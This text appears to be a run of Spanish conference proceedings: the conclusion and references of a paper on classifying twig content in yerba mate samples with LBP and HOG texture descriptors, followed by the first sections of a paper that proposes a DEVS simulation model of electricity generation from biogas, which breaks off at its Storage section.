En los resultados presentados puede observarse una importante mejora respecto del método referencia, donde el incremento obtenido es de casi un 15%. Los descriptores de texturas (LBP y HOG) logran capturar información útil para realizar la clasificación de los distintos tipos de muestras, consecuentemente se logra un comportamiento similar en ambos esquemas de validación. En las matrices de confusión es posible notar que existen más confusiones a mayor contenido de palos en las muestras. Si bien es necesario hacer una experimentación más intensa, de mantenerse la tendencia de las confusiones, se podría proponer un esquema de clasificación jerárquico (tipo árbol de decisión binario). Así, en cada nivel que se agrega se clasifican patrones cada vez más complicados o confundibles.

Es importante destacar que el método que proponemos presenta una mejor metodología que el de referencia, al haber eliminado heurísticas y tener la capacidad de generalizar resultados. Sin embargo, se espera mejorar el desempeño obtenido explorando diferentes técnicas de preprocesamiento de imágenes, a fin de

realzar características que sean provechosas para los métodos de extracción de texturas.

5 - Conclusiones y trabajos futuros

En este trabajo se abordó el problema de identificación de la cantidad de palos presentes en una muestra de yerba mate, útil para determinación de calidad de las muestras. Se han propuesto dos métodos de clasificación que utilizan técnicas de análisis de texturas: LBP y HOG. Se implementó el método reportado más actual de identificación basado en PDI [6], a fin de utilizarlo como referencia. Para la etapa de validación de los modelos se utilizaron dos estrategias de validación cruzada.

En los resultados puede verse que los dos métodos propuestos mejoran el rendimiento previamente reportado, por lo que las técnicas basadas en análisis de texturas serían muy apropiadas para la tarea mientras que evitan la sobrecarga de heurísticas aplicadas en el método referencia. Ambas técnicas (HOG y LBP) logran un 81.48% promedio de aciertos, lo que representa un incremento del 14.81% respecto a la referencia. Además, dada la metodología de validación, se obtuvo un modelo cuyos resultados son generalizables a muestras que no ha visto el sistema.

Como trabajo futuro, se pretende enfocar la tarea como un problema de regresión, para lo que se requerirá un mayor conjunto de datos con diversos contenidos de palos en las muestras. Además, se pretende explorar el uso de otros indicadores de texturas y usarlos combinados para la clasificación de muestras.

Agradecimientos

Los autores quieren agradecer la colaboración del Ing. Christian Xiscatti Pérez en la facilitación de las imágenes. Además, se agradece a la *Agencia Nacional de Promoción Científica y Tecnológica* (ANPCyT) (con PICT-2015-977), la *Universidad Nacional del Litoral* (con PACT 2011 #58, CAI+D 2011 #58-511 y CAID-PJ-50020150100055LI) y al

Consejo Nacional de Investigaciones Científicas y Técnicas (CONICET), por su apoyo.

Referencias

[1] Giberti, G. C. (2011). La “yerba mate” (*Ilex paraguariensis*, Aquifoliaceae) en tempranos escritos rioplatenses de Bonpland y su real distribución geográfica en Sudamérica austral. *Bonplandia* (JSTOR), 203-212.

[2] Carolina Sessa and Maria Sol Niemand, “Análisis de diagnóstico tecnológico sectorial Yerbatero y Tealero”, Reporte técnico, Ministerio de Ciencia, Tecnología e Innovación Productiva, 2013.

[3] CÓDIGO ALIMENTARIO ARGENTINO. 1969. Capítulo XV, artículos: 1137 al 1198 - Productos Estimulantes o Fruitivos. - Actualizado al 2/2013. En: www.anmat.gov.ar

[4] J. C. O. Hedman, L. Crotti, and C. Xiscatti Pérez, "Determinación del contenido de palo de la Yerba Mate elaborada con palo mediante análisis de la imagen.," en 5to. Congreso Sudamericano de la Yerba Mate, Posadas, 2011.

[5] C. Xiscatti Perez and F. Botteron, "A Practical Approach for Segmentation of Twigs on Samples of Yerba Mate by Digital Image Processing," in *IEEE Latin America Transactions*, vol. 11, no. 1, pp. 21-26, Feb. 2013.

[6] González, Rafael C. and Woods, Richard E, “Digital Image Processing (3rd Edition)”, 2006. Prentice-Hall, Inc. Upper Saddle River, NJ, USA.

[7] T. Ojala, M. Pietikainen, and D. Harwood, “A Comparative Study of Texture Measures with Classification Based on Feature Distributions,” *Pattern Recognition*, vol. 29, no. 1, pp. 51-59, 1996.

[8] Dalal, Navneet and Triggs, Bill, “Histograms of oriented gradients for human detection” in *Computer Vision and Pattern Recognition IEEE Computer Society Conference on*, vol. 1, pp. 886-893, 2005.

[9] Duda, Richard O., Peter E. Hart, David G. Stork, “Pattern Classification (2nd Edition)”, 2000.

[10] Payam Refaeilzadeh, Lei Tang, Huan Liu. Cross-Validation. In "Encyclopedia of Database Systems" pages 532-538, 2009.

[11] C. Wallraven, B. Caputo, and A. Graf. “Recognition with local features: the kernel recipe”. In *Proc. ICCV*, pages 257–264, 2003.

Datos de Contacto:

David López. *sinc(i)*, FICH-UNL/CONICET.
david.lopezyen@gmail.com

Un Modelo de Simulación para la Generación de Energía Eléctrica a Partir de Biogás Basado en DEVS

Ezequiel Beccaria
Departamento Ingeniería en
Sistemas de Información
FRVM, UTN
Av. Universidad 450, X5900 HLR
Villa María, Córdoba, Argentina
ebeccaria@frvm.utn.edu.ar

Veronica Bogado^{1,2}
¹CIT Villa María
(CONICET-UNVM)
Carlos Pellegrini 211,
Villa María, Córdoba, Argentina
²Departamento Ingeniería en
Sistemas de Información
FRVM, UTN
Av. Universidad 450, X5900 HLR
Villa María, Córdoba, Argentina
vbogado@frvm.utn.edu.ar

Jorge A. Palombarini^{1,2}
¹CIT Villa María
(CONICET-UNVM)
Carlos Pellegrini 211,
Villa María, Córdoba, Argentina
²Departamento Ingeniería en
Sistemas de Información
FRVM, UTN
Av. Universidad 450, X5900 HLR
Villa María, Córdoba, Argentina
jpalombarini@frvm.utn.edu.ar

Resumen—Las energías renovables están empezando a jugar un rol protagónico en la necesidad de obtener energía de manera sustentable y de forma sostenible en los años venideros. En este contexto, se presenta la necesidad de contar con modelos y herramientas que permitan una planificación integral preventiva respecto de la generación y utilización de este tipo de energías en ambientes con requerimientos de consumos energéticos variables. En este trabajo, se presenta un modelo basado en DEVS (*Discrete Event System Specification*) para simular la generación de biogás a partir de desechos orgánicos y el uso del mismo para la generación de energía eléctrica en un ambiente de oferta-demanda condicionada. El mismo permite validar diferentes escenarios de generación y consumo de esta energía alternativa con el objeto de asistir en la toma de decisiones para mejorar la producción de biogás y su destino.

Palabras Clave—Biogás, DEVS, Simulación, Energías Renovables.

1. Introducción

En la actualidad, el paulatino agotamiento de los combustibles fósiles y la necesidad global de una reducción en las emisiones de gases de efecto invernadero han atraído especial interés a los procesos de producción de energía no contaminante de manera sustentable y sostenible en el tiempo, como es el caso de la digestión anaeróbica de residuos biológicos [1]. Como se menciona en [2], este tipo de digestión, la cual es considerada una fuente de energía limpia, convierte el material orgánico (residuos agrícolas y alimenticios, estiércol animal, desechos del procesamiento de carne, etc.) en energía (biogás) y al mismo tiempo, reduce la cantidad de desechos emitidos al ambiente, ya que el residuo del proceso de digestión es, por ejemplo, un buen fertilizante para suelos que puede ser utilizado para incrementar la producción agrícola [3].

En ese sentido, a partir de la diversificación y evolución de los procesos de producción de energía, la infraestructura

de los sistemas energéticos se presenta como un sistema complejo en el cual las metodologías y modelos basados en simulación constituyen una herramienta clave para realizar el monitoreo, control y análisis de eficiencia respecto de la generación, almacenamiento y consumo energéticos. Asimismo, dada la complejidad creciente y el alto grado de acoplamiento de las interacciones entre las distintas entidades que conforman las mencionadas infraestructuras, los modelos puramente matemáticos no son suficientes para representar de manera integral el comportamiento dinámico de dichas entidades [4]. De esa manera, es necesario el desarrollo de modelos dinámicos que permitan la simulación generativa del proceso de producción, almacenamiento y consumo de energías renovables, con el objetivo de permitir el análisis y validación de escenarios potenciales que involucran la integración con otro tipo de fuentes de energía de manera tal de poder efectuar una adecuada planificación de recursos energéticos y evaluar acciones de control respecto de eventos no planificados (e.g. cómo afectaría a la infraestructura a nivel de generación un pico de consumo, cuál sería el efecto de realizar un cambio en algún parámetro del proceso de generación, etc.)

Si bien no existen antecedentes específicos respecto al modelado y simulación de sistemas que integren la producción de energía basada en biogás, su almacenamiento y consumo, existen algunos trabajos relacionados al modelado y simulación de la producción de gas metano (CH_4) a partir de desechos biológicos empleando modelos matemáticos que pueden ser resueltos analíticamente ([5]–[7]). Sin embargo, la complejidad inherente a dichos modelos dificulta la representación flexible de los mencionados sistemas energéticos y los procesos de simulación generativa con el objetivo de evaluar, por ejemplo, la relación entre oferta y demanda. Por otra parte, existen trabajos relacionados a la simulación de la producción y consumo de energía basada en DEVS (*Discrete Event System Specification* - [8]) como [9], [10], en los que se abordan otros tipos de procesos de generación de energía distintos a la digestión anaeróbica (DA).

Este trabajo propone la definición de un modelo conceptual y un modelo formal para la simulación en ambientes de oferta-demanda de energía eléctrica generada a a partir de biogás producido por procesos de DA basado en el formalismo DEVS. La motivación para la utilización de DEVS como herramienta para la derivación de los modelos, es que estos, se pueden adaptar a cualquier ambiente de producción de energía eléctrica. DEVS es una herramienta para el modelado y simulación basado en la teoría de sistemas. DEVS provee conceptos bien definidos de acoplamiento entre componentes y permite una construcción modular y jerárquica de los mismos siguiendo el paradigma orientado a objetos, el cual facilita el reuso de los componentes. Como el modelo de simulación planteado incluye varios aspectos críticos del modelado de ambientes de oferta/demanda de energía eléctrica, tiene potencial para ser utilizado para realizar estudios de factibilidad en cuanto a la implementación real de este tipo de procesos evaluando los distintos aspectos de cada caso en particular.

El resto de este trabajo se organiza de la siguiente forma. En la sección 2, se realiza una descripción detallada de los trabajos relacionados. En la sección 3, se presenta el modelado conceptual del problema, definiendo los principales conceptos y relaciones existente en un sistema integrado de producción, almacenamiento y consumo de energía. En la sección 4, se aborda una introducción al formalismo DEVS. En la sección 5, se presentan los modelos formales DEVS para la simulación del ambiente de oferta-demanda anteriormente mencionado. En la sección 6, se desarrolla un caso de estudio describiendo la implementación computacional y los parámetros utilizados para las simulaciones y, por ultimo, en la sección 7, se presentan algunas conclusiones sobre el actual trabajo y las expectativas a cubrir en trabajos futuros.

2. Trabajos Relacionados

Respecto de la temática abordada en la presente propuesta, no existen antecedentes directos en los cuales se aborde de manera integral el modelado y simulación generativa del proceso de generación, almacenamiento y consumo de energía eléctrica a partir de biogás. Sin embargo, existen algunos antecedentes relacionados con el modelado y simulación del proceso de generación de biogás a partir de desechos orgánicos, de manera acotada a la evaluación de la producción de metano en relación a la variabilidad del sustrato empleado. En ese sentido, en [11] se emplea un modelo basado en Redes Neuronales (RN) para determinar la performance de un biorreactor a escala de laboratorio. En [12], un modelo similar se emplea para desarrollar una metodología de análisis del proceso de producción de biogás; empleando una simulación del Modelo de Digestión Anaeróbica N° 1 [13], se utiliza un algoritmo de optimización basado en Colonia de Hormigas [14] para identificar las variables relevantes en la predicción del flujo de biogás. Un enfoque similar se emplea en [15] y [16], en donde se utiliza un algoritmo de optimización basado en Algoritmos Genéticos [17]. Con el mismo objetivo, en otros trabajos se han desarrollado modelos analíticos enfocados en mejorar la

estabilidad y la performance del proceso de producción de biogás para aumentar la eficiencia de operación de planta. Así, en [18], se ha desarrollado un modelo simple con el objetivo de representar adecuadamente las dinámicas de la DA a partir del ajuste de tres sustratos principales (proteínas, carbohidratos y lípidos). En [19], se persigue un objetivo similar enfatizando en el proceso de generación de biogás a partir de estiércol de caballo. En [20], se emplea un enfoque basado en simulación para estudiar los efectos del uso de residuos sólidos municipales incinerados en la producción de biogás empleando la ecuación de Gompertz para simular el rendimiento obtenido. Por otra parte, en [6], se predice el comportamiento observado de la DA a partir de un modelo bio-cinético basado en los balances de masa del sustrato, la biomasa y la producción de metano. En [21], se utilizan procesos de optimización aplicados al sustrato con el cuál se alimenta el biodigestor para obtener mejores rendimientos de metano. En [22] y [23], se aplica un modelo matemático con parámetros variables en el tiempo para describir el comportamiento dinámico de la DA de residuos animales. Por otra parte, en [24], se realiza la simulación de un proceso de DA de biomasa agrícola para analizar costos de producción. En [7], se lleva a cabo un estudio teórico de la DA para predecir la cantidad de biogás generado a partir de desechos orgánicos agrícolas, y en [25], se simula el proceso de DA a partir de un modelo de primer orden, para predecir el rendimiento de metano empleando como sustrato residuos orgánicos municipales y barro biológico. En [5], se desarrolla un complemento en MATLAB para realizar la optimización, el análisis de estabilidad y el control de una planta industrial de biogás. Finalmente, en [10] se realiza el modelado y simulación de los distintos componentes de una red eléctrica inteligente de manera tal de tomar decisiones de diseño adecuadas y en [26] se emplea DEVS para simular la operación de una granja de turbinas de viento y asistir en la toma de decisiones relativa a su mantenimiento.

3. Modelado Conceptual de la Generación, Almacenamiento y Consumo de Biogás

Teniendo en cuenta que el modelo de simulación requiere contar con una una gran flexibilidad a la hora de permitir la escalabilidad de su estructura y la incorporación de futuros nuevos componentes (mas consumidores, mas recursos naturales, mas generadores de energía eléctrica, etc.), se propone un modelo conceptual que capture la información requerida para evaluar el funcionamiento del modelo de simulación generativo propuesto y que a la vez, proporcione la flexibilidad necesaria para cubrir los requerimientos mencionados. El modelo conceptual propuesto puede verse en la Fig. 1. El mismo, captura información relevante sobre el diseño arquitectónico de una red eléctrica basada en biogás, métricas utilizadas para evaluar el correcto funcionamiento, y aspectos funcionales del comportamiento del sistema.

La red de energía basada en biogás (*BiogasEnergyNet*) se compone de un conjunto de productores de energía y una red de conexión con los consumidores de electricidad. La en-




Figura 1. Modelado conceptual del sistema de Generación de Energía Eléctrica a partir de Biogas.

tividad *ElectricalCollector* lleva a cabo un rol central en el diseño propuesto, ya que es la encargada de evaluar la cantidad de gas y energía almacenada para determinar, al momento de recibir requerimientos de energía eléctrica, como satisfacer la misma. Utilizando la energía almacenada en las baterías (*EnergyStorage*), o utilizando el Co-generador para producir energía eléctrica a expensas de un consumo del biogás almacenado. Por otra parte, la entidad *EnergyCoordinator* es la encargada de interactuar con los *Consumer*, que son entidades que demandan energía eléctrica de la red, conformados por al menos 1 línea de consumo *ConsumerLine*, recibiendo las solicitudes de los mismos, solicitando al *ElectricalCollector* la energía eléctrica necesaria para satisfacer la demanda y finalmente distribuyendo la energía obtenida entre los distintos consumidores de la red. Un consumidor puede ser del tipo Residencial (*ResidentialConsumer*), el cual corresponde a hogares, industrial (*IndustrialConsumer*), el cual corresponde a fábricas, empresas y organizaciones productoras, y comercial (*CommercialConsumer*), el cual corresponde a negocios que no entran en las dos categorías anteriores.

En este modelo, la entidad encargada de transformar los recursos naturales en energía (biogás en este caso) es el *Digester*. Este toma como entrada biomasa obtenida de un recurso externo para transformarla en biogás a través de la simulación de un proceso teórico de digestión anaeróbica definido en [27]. Tanto al ingreso del proceso como al final del mismo se evalúan indicadores (*Indicator*) estándares

como la relación biomasa/biogás generado, cuya medida (*Measure*) define la entrada de biomasa como la salida del biogás. El rol de almacenar energía en el sistema, lo desempeñan las entidades del tipo *Storage*. Estas entidades cumplen el rol de almacenar cantidades abstractas de energía, para luego liberar las cantidades solicitadas por otra entidad, permitiendo su fácil re-utilización en distintas parte del modelo conceptual.

El recurso encargado de la generación de energía eléctrica es el *Cogenerator*. Este recibe un volumen determinado de biogás y permanece en funcionamiento hasta que la totalidad del mismo es consumida; durante este periodo de tiempo, se genera energía eléctrica que es derivada hacia el *ElectricalCollector* para su posterior uso o almacenamiento (*battery*).

El modelo conceptual propuesto también define una estructura genérica de indicadores que sirven para evaluar el funcionamiento del sistema, permitiendo crear métricas para, por ejemplo, la cantidad de biomasa procesada, la consecuente producción de biogás y la cantidad de energía almacenada en el sistema en cada simulación.

4. Introducción al Formalismo DEVS

En esta sección, se especifica el modelo de simulación para la red eléctrica basada en la generación de energía eléctrica a partir de biogás. El formalismo DEVS permite

definir los modelos específicos teniendo en cuenta su adaptación a cualquier ambiente en donde existen componentes que interactúan entre si siguiendo un esquema de caja negra. Asimismo, DEVS es una herramienta para el modelado y simulación basado en la teoría de sistemas dinámicos y provee conceptos bien definidos de acoplamiento entre componentes, construcción modular y jerárquica de componentes siguiendo el paradigma orientado a objetos, el cual facilita el reuso de componentes de manera natural [8].

Para realizar este trabajo, se sigue una metodología *bottom-up* donde primero se definieron los DEVS atómicos, las relaciones entre ellos y, finalmente, los DEVS acoplados. A continuación, se introducen los fundamentos del formalismo DEVS, donde se describen únicamente los modelos DEVS empleados para el modelo de simulación propuesto.

4.1. DEVS Clásicos con Puertos

Un DEVS (*Discrete Event System Specification* [8]) es una tupla:

$$M = (X, S, Y, \delta_{int}, \delta_{ext}, \lambda, ta) \quad (1)$$

donde $X = \{(p, v) \mid p \in InPorts, v \in X_p\}$ es el conjunto puertos de entrada con sus respectivos de valores de entrada, $Y = \{(p, v) \mid p \in OutPorts, v \in Y_p\}$ es el conjunto de puertos de salida con sus respectivos valores de salida, S es el conjunto de estados validos, $\delta_{int} : S \rightarrow S$ es la función de transición interna, $\delta_{ext} : Q \rightarrow S$ es la función de transición externa, donde $Q = \{(s, e) \mid s \in S, 0 \leq e \leq ta(s)\}$ es el estado total del sistema y e es el tiempo transcurrido desde la ultima transición, $\lambda : S \rightarrow Y$ es la función de salida y, por ultimo, $ta : S \rightarrow \mathbb{R}_0^+$ es el conjunto de reales positivos entre 0 y ∞ .

En base a los elementos enunciados previamente, se puede interpretar que en todo momento el sistema se encuentra en un estado dado. Si no ocurren eventos externos, el sistema permanecerá en el estado s por un tiempo $ta(s)$. Donde $ta(s)$ es un numero real, incluyendo 0 e ∞ . En el primer caso, el sistema permanecerá en el estado s tan poco tiempo que ningún evento externo puede ocurrir. En el segundo caso, el sistema permanecerá en el estado s por un tiempo indeterminado hasta que un evento externo ocurra y genere una transición a un nuevo estado. Cuando el tiempo transcurrido e en el estado actual es $e = ta(s)$, el sistema genera la salida $\lambda(s)$ y cambia al estado definido por $\delta_{int}(s)$. Por lo tanto, la salida solo puede ocurrir justo antes que una transición interna. Si un evento externo $x \in X$ ocurre antes del tiempo de expiración $ta(s)$, cuando el estado total del sistema es (s, e) , con $e \leq ta(s)$ el sistema cambia al estado $\delta(s, e, x)$. En cualquier de los dos casos, el sistema se encontrara luego de la transición en un nuevo estado s' con algún tiempo nuevo tiempo de expiración $ta(s)$ y el ciclo vuelve a comenzar.

4.2. DEVS Paralelos

Los DEVS paralelos difieren de los DEVS clásicos con puertos (vistos en la sección 4.1) en que permiten que

mas de un componente sea activado a la vez, pudiendo enviar y recibir múltiples mensajes al mismo tiempo [28]. La estructura básica de un DEVS paralelo es:

$$DEV S_{parallel} = (X_M, Y_M, S, \delta_{ext}, \delta_{int}, \delta_{con}, \lambda, ta) \quad (2)$$

donde $X_M = \{(p, v) \mid p \in InPorts, v \in X_p\}$ es el conjunto de puertos de entrada y sus respectivos valores, $Y_M = \{(p, v) \mid p \in OutPorts, v \in Y_p\}$ es el conjunto de puertos de salida y sus respectivos valores, S es el conjunto de estados secuenciales, $\delta_{ext} : Q \times X_M^b \rightarrow S$ es la función de transición externa, $\delta_{int} : S \rightarrow S$ es la función de transición interna, $\delta_{con} : Q \times X_M^b \rightarrow S$ es la función de transición conjunta, $\lambda : S \rightarrow Y^b$ es la función de salida, $ta : S \rightarrow \mathbb{R}_0^+$ es la función de avance de tiempo y $Q = \{(s, e) \mid s \in S, 0 \leq e \leq ta(s)\}$ es el conjunto de estados total del sistema.

Nótese que en vez de tener una sola entrada, los modelos del tipo DEVS paralelos tienen un bolsa de entradas. Un bolsa es un conjunto en el cual sus elementos pueden existir múltiples veces. Una segunda diferencia es la incorporación de la función de transición conjunta δ_{con} que decide el siguiente estado en caso de que ocurran una transición interna y externa en el mismo instante.

4.3. DEVS Acoplados Paralelos

Para construir modelos DEVS que contengan componentes DEVS en su interior, la especificación DEVS incluye las interfaces externas, los componentes y las relaciones de acoplamientos. Siendo *EIC*, *EOC* y *IC* las entradas externas acopladas, las salidas externas acopladas y los acoples internos respectivamente, un DEVS Acoplado Paralelo N es definido formalmente como sigue:

$$N = (X, Y, d, \{M_d \mid d \in D\}, EIC, EOC, IC) \quad (3)$$

donde

$$X = \{(p, v) \mid p \in InPorts, v \in X_p\}$$

es el conjunto de puertos de entrada y sus valores.

$$Y = \{(p, v) \mid p \in OutPorts, v \in Y_p\}$$

es el conjunto de puertos de salida y sus valores.

D es le conjunto de los nombres de los componentes, y por cada $d \in D$, $M_d = (X_d, Y_d, S, \delta_{ext}, \delta_{int}, \delta_{con}, \lambda, ta)$ es un modelo DEVS con:

$$X_M = \{(p, v) \mid p \in InPorts, v \in X_p\}$$

y

$$Y_M = \{(p, v) \mid p \in OutPorts, v \in Y_p\}$$

Ademas

$$EIC \subseteq \{(N, ip_n), (d, ip_d) \mid ip_n \in InPorts, d \in D, ip_d \in InPorts_d\}$$

$$EOC \subseteq \{(d, op_d), (N, op_N) \mid op_n \in OutPorts, d \in D, op_d \in OutPorts_d\}$$

y, finalmente

$$IC \subseteq \{(a, op_a), (b, ip_b) \mid a, b \in D, op_a \in OutPorts_a, ip_b \in InPorts_b\}.$$

Como ultima aclaración, el formalismo no permite que el puerto de salida de un componente se conecte con un puerto de entrada del mismo componente.

5. Modelo de Simulación para la Generación-Consumo de Energía Eléctrica a partir de Biogás o Similar

En esta sección, se definen los modelos formales, siguiendo la metodología especificada en [29]. Los modelos formales desarrollados para el modelo de simulación y EF, y las relaciones entre los distintos componentes DEVS que constituyen los mismos siguen el esquema definido en Fig. 2. Los modelos DEVS especificados para el modelo de simulación para la generación-consumo de energía eléctrica basada en biogás son: *BiomassGenerator*, *Digester*, *Storage*, *Cogenerator*, *ElectricalCollector*, *ElectricalCoordinator* y *Consumer*.




Figura 2. Relación entre los distintos componentes DEVS del sistema.

En la especificación formal de los modelos DEVS, definidos se utilizan las constantes especificadas a continuación:

- $ML_M_3 = 1000000$ Constante de conversión de ml a m_3

- $HOUR = 0,041666667$ Constante de tiempo discreto que representa una hora de simulación ($1d = 1t$ y $1h = 0,041666667t$ donde d =día y h =hora)
- $BG_REQ = -9999$ Constante utilizada por defecto para solicitar biogás a las instancias de *Storage* utilizadas para almacenar biogás en m_3

5.1. Generador de Biomasa

Este modelo es un DEVS atómico encargado de generar los arribos de biomasa al sistema. Los eventos, que representan estos arribos, ocurren siguiendo una distribución exponencial con ratio (*arrivalRate*) configurable. En cuanto al volumen de biomasa que llega al sistema en cada evento, el mismo sigue una distribución normal con media (μ) y distribución estándar (*std*) configurables. El modelo formal DEVS para este componente es el definido en (4).

Puertos de entrada: No posee.

Puertos de salida:

- **out:** Puerto donde se envía la biomasa generada.

Parámetros:

- **arrivalRate:** Ratio de arribos (Distribución exponencial).
- **mean:** Media de biomasa generada (Distribución Normal).
- **std:** Distribución estándar de biomasa generada (Distribución Normal).

$$BiomassGenerator = (X, Y, S, ta, \delta_{ext}, \delta_{int}, \lambda) \quad (4)$$

$$InPorts = \{\}$$

$$X = \{\}$$

$$OutPorts = \{\text{"out"}\}$$

$$Y_{out} = \mathbb{R}_0^+$$

$$Y = \{(p, v) \mid p \in OutPorts, v \in Y_p\}$$

$$P = \{\text{"active"}\}$$

$$S = P \times \mathbb{R}_0^+$$

$$ta(s) = \sigma$$

$$nextSigma(arrivalRate) = X \sim \text{Exp}(arrivalRate)$$

$$\text{donde } arrivalRate \in \mathbb{R}_0^+$$

$$biomass(\mu, std) = X \sim \mathcal{N}(\mu, std)$$

$$\text{donde } \mu, std \in \mathbb{R}_0^+$$

$$\delta_{int}(\text{"active"}, \sigma) = (\text{"active"}, nextSigma(arrivalRate))$$

$$\lambda(\text{"active"}, \sigma) = (\text{"out"}, biomass(\mu, std))$$

5.2. Digestor

Este modelo es un DEVS atómico que cumple el rol de simular el comportamiento de un digestor de biomasa para la producción de biogás que utiliza, como método teórico para predecir la cantidad de biogás producida, el modelo definido en [27]. Este modelo simplificado supone que la producción de biogás sigue una cinética de primer orden donde la acumulación de biogás aumenta de forma exponencial hasta un rendimiento teórico máximo siguiendo (5).

$$P = \gamma a_0 (1 - \exp^{-\mu t}) + error() \quad (5)$$

Donde

- a_0 es la cantidad inicial de biomasa en el digester
- γ es el rendimiento teórico para la producción de gas metano (CH_4) por gramo de sólidos volátiles ($mlCH_4/gVS$)
- μ define la velocidad de crecimiento de los microorganismos
- t es el tiempo transcurrido en días
- P es la cantidad estimada de gas metano (CH_4) en mililitros.
- $error()$ es un término de ruido incorporado al modelo que sigue una distribución normal con media $\mu = 0$ y desviación estándar $\sigma = 1$

El modelo formal DEVS para este componente es el definido en (6).

Puertos de entrada:

- **input_VS:** Puerto donde se recibe la biomasa a incorporar al digester.
- **request:** Puerto donde se reciben las solicitudes de extracción de gas metano.

Puertos de salida:

- **CH_4 :** Puerto donde se envía el gas metano liberado.

Parámetros:

- **d :** Porcentaje diario de biodegradabilidad de la biomasa contenida en el digester.
- **γ :** Rendimiento teórico para la producción de gas metano (CH_4) por gramo de sólidos volátiles ($mlCH_4/gVS$) en un tiempo de digestión infinito.
- **μ :** Velocidad de crecimiento de los microorganismos (d^{-1}).

$$\begin{aligned}
 \text{Digester} &= (X, Y, S, ta, \delta_{ext}, \delta_{int}, \delta_{con}, \lambda) \quad (6) \\
 \text{InPorts} &= \{ \text{"input_VS"}, \text{"request"} \} \\
 X_{\text{input_VS}} &= \mathbb{R}_0^+ \\
 X_{\text{request}} &= \{ \} \\
 X &= \{ (p, v) \mid p \in \text{InPorts}, v \in X_p \} \\
 \text{OutPorts} &= \{ \text{"CH}_4 \} \\
 Y_{\text{CH}_4} &= \mathbb{R}_0^+ \\
 Y &= \{ (p, v) \mid p \in \text{OutPorts}, v \in Y_p \} \\
 P &= \{ \text{"active"} \} \\
 S &= P \times \mathbb{R}_0^+ \times \mathbb{R}_0^+ \times \mathbb{R}_0^+ \\
 ta(s) &= \sigma \\
 error() &= X \sim \mathcal{N}(0, 1) \\
 FO(a, t) &= \gamma a (1 - e^{-\mu t}) + error() \\
 BD(a, t) &= a - (adt) + error() \\
 \delta_{ext}(\text{"active"}, VS, l, \sigma, e, (p, v)) &= (\text{"active"}, BD(VS, e) + v, FO(VS, e), \sigma - e) \\
 &\quad \text{if } p = \text{"input_VS"} \\
 &= (\text{"active"}, BD(VS, e), FO(VS, e), 0) \\
 &\quad \text{if } p = \text{"request"} \\
 \delta_{int}(\text{"active"}, VS, l, \sigma) &= (VS, 0, 39) \\
 \delta_{con}(s, ta(s), x) &= \delta_{ext}(\delta_{int}(s), 0, x) \\
 \lambda(VS, l, \sigma) &= (\text{"CH}_4", l \div ML_M_3)
 \end{aligned}$$

5.3. Storage

